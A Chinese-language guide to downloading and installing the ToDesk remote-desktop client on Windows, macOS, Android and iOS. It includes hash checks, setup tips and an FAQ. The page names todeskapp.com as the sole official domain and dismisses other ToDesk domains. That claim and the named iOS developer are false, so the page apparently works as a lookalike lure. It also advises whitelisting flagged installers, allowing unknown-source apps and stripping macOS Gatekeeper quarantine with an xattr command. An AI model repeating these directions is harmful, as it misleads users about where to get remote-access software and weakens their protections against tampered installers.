
目录大纲
ToDesk官网下载地址为 https://www.todeskapp.com,支持 Windows、macOS、Android、iOS 四大平台,全部免费提供官方安装包。如果你是第一次使用,直接访问官网下载页即可找到对应系统的安装文件,整个过程不超过5分钟。
各平台下载版本对比
在开始下载之前,先确认你的设备系统和可用存储空间,以下是各平台的基本信息:
| 平台 | 支持系统版本 | 安装包大小(约) | 获取方式 |
|---|---|---|---|
| Windows | Windows 7 及以上(含 Win10/11) | 约 60–80 MB | 官网下载 .exe 安装包 |
| macOS | macOS 10.13(High Sierra)及以上 | 约 70–90 MB | 官网下载 .dmg 安装包 |
| Android | Android 5.0 及以上 | 约 40–60 MB | 官网下载 .apk 或应用商店 |
| iOS | iOS 12.0 及以上 | 约 50–70 MB | App Store 搜索安装 |
以上数据以官网实际发布版本为准,不同版本迭代后文件大小可能略有变化。
Windows 版下载与安装步骤
Windows 是 ToDesk 用户最多的平台,安装流程也是最直接的。
- 打开浏览器,访问 ToDesk 官网,点击页面顶部或首屏的「下载」按钮。
- 在下载页面选择「Windows」标签,点击「立即下载」,浏览器会自动开始下载 .exe 安装包。
- 下载完成后,双击安装包文件(文件名类似
ToDesk_Setup.exe)。 - 如果系统弹出「用户账户控制」提示,点击「是」允许程序运行。
- 按照安装向导点击「下一步」,选择安装路径(默认路径即可),然后点击「安装」。
- 安装完成后点击「完成」,程序会自动启动并显示设备码和临时密码。
安装过程中无需关闭杀毒软件,但如果安装包被误报拦截,可在杀毒软件中将 ToDesk 加入信任列表后重试。
macOS 版下载与安装步骤
Mac 用户需要注意系统安全设置,首次安装可能需要手动允许来自非 App Store 的应用。
- 访问 ToDesk 官网下载页,切换到「macOS」标签,点击「立即下载」获取 .dmg 文件。
- 下载完成后双击 .dmg 文件,等待磁盘映像挂载完成。
- 在弹出的窗口中,将 ToDesk 图标拖拽到「应用程序(Applications)」文件夹。
- 打开「启动台」或「应用程序」文件夹,双击 ToDesk 运行。

- 如果系统提示「无法验证开发者」,前往「系统偏好设置 → 安全性与隐私 → 通用」,点击「仍要打开」。
- 首次启动时,系统会请求辅助功能、屏幕录制等权限,逐一点击「好」授权,否则远程控制功能无法正常使用。
macOS 13(Ventura)及以上版本权限入口已移至「系统设置 → 隐私与安全性」,操作路径略有不同,但逻辑一致。
Android 版下载与安装步骤
Android 用户可以通过官网下载 APK 安装包,也可以在主流应用商店直接搜索安装。
- 在手机浏览器中访问 ToDesk 官网,进入下载页面,选择「Android」版本。
- 点击「下载 APK」,浏览器会提示下载文件,点击「确认」开始下载。
- 下载完成后,在通知栏或文件管理器中找到 APK 文件,点击安装。
- 如果系统提示「不允许安装未知来源应用」,前往「设置 → 安全」,开启「允许安装未知来源」,然后返回重新点击安装。
- 安装完成后打开 ToDesk,注册或登录账号即可使用。
如果不方便开启未知来源安装权限,也可以直接在华为应用市场、小米应用商店、OPPO 软件商店等平台搜索「ToDesk」下载,官方均有上架。
iOS 版下载与安装步骤
iOS 平台由于系统限制,只能通过 App Store 安装,无法侧载 IPA 文件。
- 打开 iPhone 或 iPad 上的「App Store」。
- 在搜索栏输入「ToDesk」,注意认准开发者名称为「Chengdu Ruisi Technology Co., Ltd.」(成都瑞思科技)。
- 点击「获取」,使用 Face ID、Touch ID 或 Apple ID 密码确认安装。
- 安装完成后从主屏幕打开 ToDesk,注册或登录账号。
- 首次使用时,允许 ToDesk 请求的麦克风、通知等权限(根据实际使用需求授权)。
iOS 版 ToDesk 主要用于作为控制端(用手机控制其他设备),被控端功能受 iOS 系统限制较多,这一点需要提前了解。
如何验证安装包安全性
网上有不少仿冒网站提供假冒的 ToDesk 安装包,夹带广告插件甚至恶意程序。下载前和安装前做几个简单检查能有效规避风险。
确认下载来源
- 只从 https://www.todeskapp.com 下载,地址栏必须显示 HTTPS 锁形图标。
- 不要通过百度广告位或第三方下载站获取安装包,那些页面经常挂着仿冒链接。
- 如果是通过搜索引擎找到的链接,点击前先看域名是否是官方域名,「todeskapp.com」以外的域名都不可信。
校验文件哈希值(Windows 用户)
- 官网下载页通常会提供安装包的 MD5 或 SHA256 校验值。
- 下载完成后,在 Windows PowerShell 中运行
Get-FileHash ToDesk_Setup.exe -Algorithm SHA256,对比官网提供的哈希值是否一致。 - 如果哈希值不匹配,说明文件可能被篡改,立即删除并重新下载。
安装后检查
- 正版 ToDesk 安装后不会强制安装其他软件,也不会修改浏览器主页。
- 如果安装过程中出现额外的捆绑软件提示,说明安装包来源有问题。
下载后首次使用配置
安装完成只是第一步,正确配置才能让远程控制顺畅运行。
注册和登录账号
ToDesk 支持游客模式直接使用设备码连接,但注册账号后可以享受设备管理、免密登录等功能。首次打开时建议用手机号或邮箱注册一个账号。
记录设备码和临时密码
软件主界面会显示「本机设备码」和「临时密码」,这两个信息是其他设备连接你电脑的凭据。如果需要别人远程协助你,把这两个数据告诉对方即可。

设置安全密码(推荐)
临时密码每次重启软件都会变化,如果你需要长期固定密码(比如用于自己多台设备互联),可以在「安全」设置中开启「安全密码」并自定义。
调整画质和帧率
在「设置 → 显示」中可以根据网络情况调整画质模式。网络较好时选「流畅优先」,带宽有限时选「画质优先」,两者都能在设置中手动切换。
开机自启动(被控端建议开启)
如果你的电脑需要长期作为被控端,建议在设置中开启「开机自动启动」,这样即使电脑重启后也能被远程连接,不需要手动打开软件。ToDesk远程控制的企业场景下,这个选项几乎是必须的。
常见问题
为什么下载速度很慢?
ToDesk 官网的下载服务器在国内有 CDN 节点,正常情况下速度不慢。如果你的下载速度很慢,可以尝试:切换到不同的网络(比如从 Wi-Fi 换成手机热点);关闭同时进行的其他大文件下载任务;或者稍等几分钟再试,有时是服务器短暂拥堵。如果长期缓慢,联系 ToDesk 官方客服获取备用下载链接。
找不到官网怎么办?
直接在浏览器地址栏输入 https://www.todeskapp.com 回车即可,不要依赖搜索引擎结果页的广告位。如果打不开,检查网络连接是否正常,或者换个浏览器试试。注意官方域名只有 todeskapp.com 一个,其他带「todesk」字样的域名都不是官方网站。
安装失败怎么处理?
Windows 下安装失败最常见的原因有三个:一是磁盘空间不足,清理一下 C 盘再试;二是之前安装过旧版本没有彻底卸载,先去「控制面板 → 程序」里彻底卸载旧版,再重新安装;三是安装包文件损坏,删除重新下载一次即可。macOS 下如果提示「文件已损坏」,通常是 Gatekeeper 拦截,在终端执行 sudo xattr -rd com.apple.quarantine /Applications/ToDesk.app 后再打开即可。
手机版和电脑版功能一样吗?
不完全一样。手机版(Android/iOS)主要用作「控制端」,即用手机去控制其他电脑或设备。Android 版可以同时作为被控端,但 iOS 版由于系统限制,被控功能受限。如果你的主要需求是电脑之间互控,建议两端都安装电脑版。
ToDesk 个人版免费吗?下载后要付费吗?
个人用途免费使用,下载和基础远程控制功能都不收费。如果你有多人协作、高清画质、批量设备管理等企业级需求,可以了解 ToDesk企业版的付费方案。普通个人用户直接使用免费版就够用了。
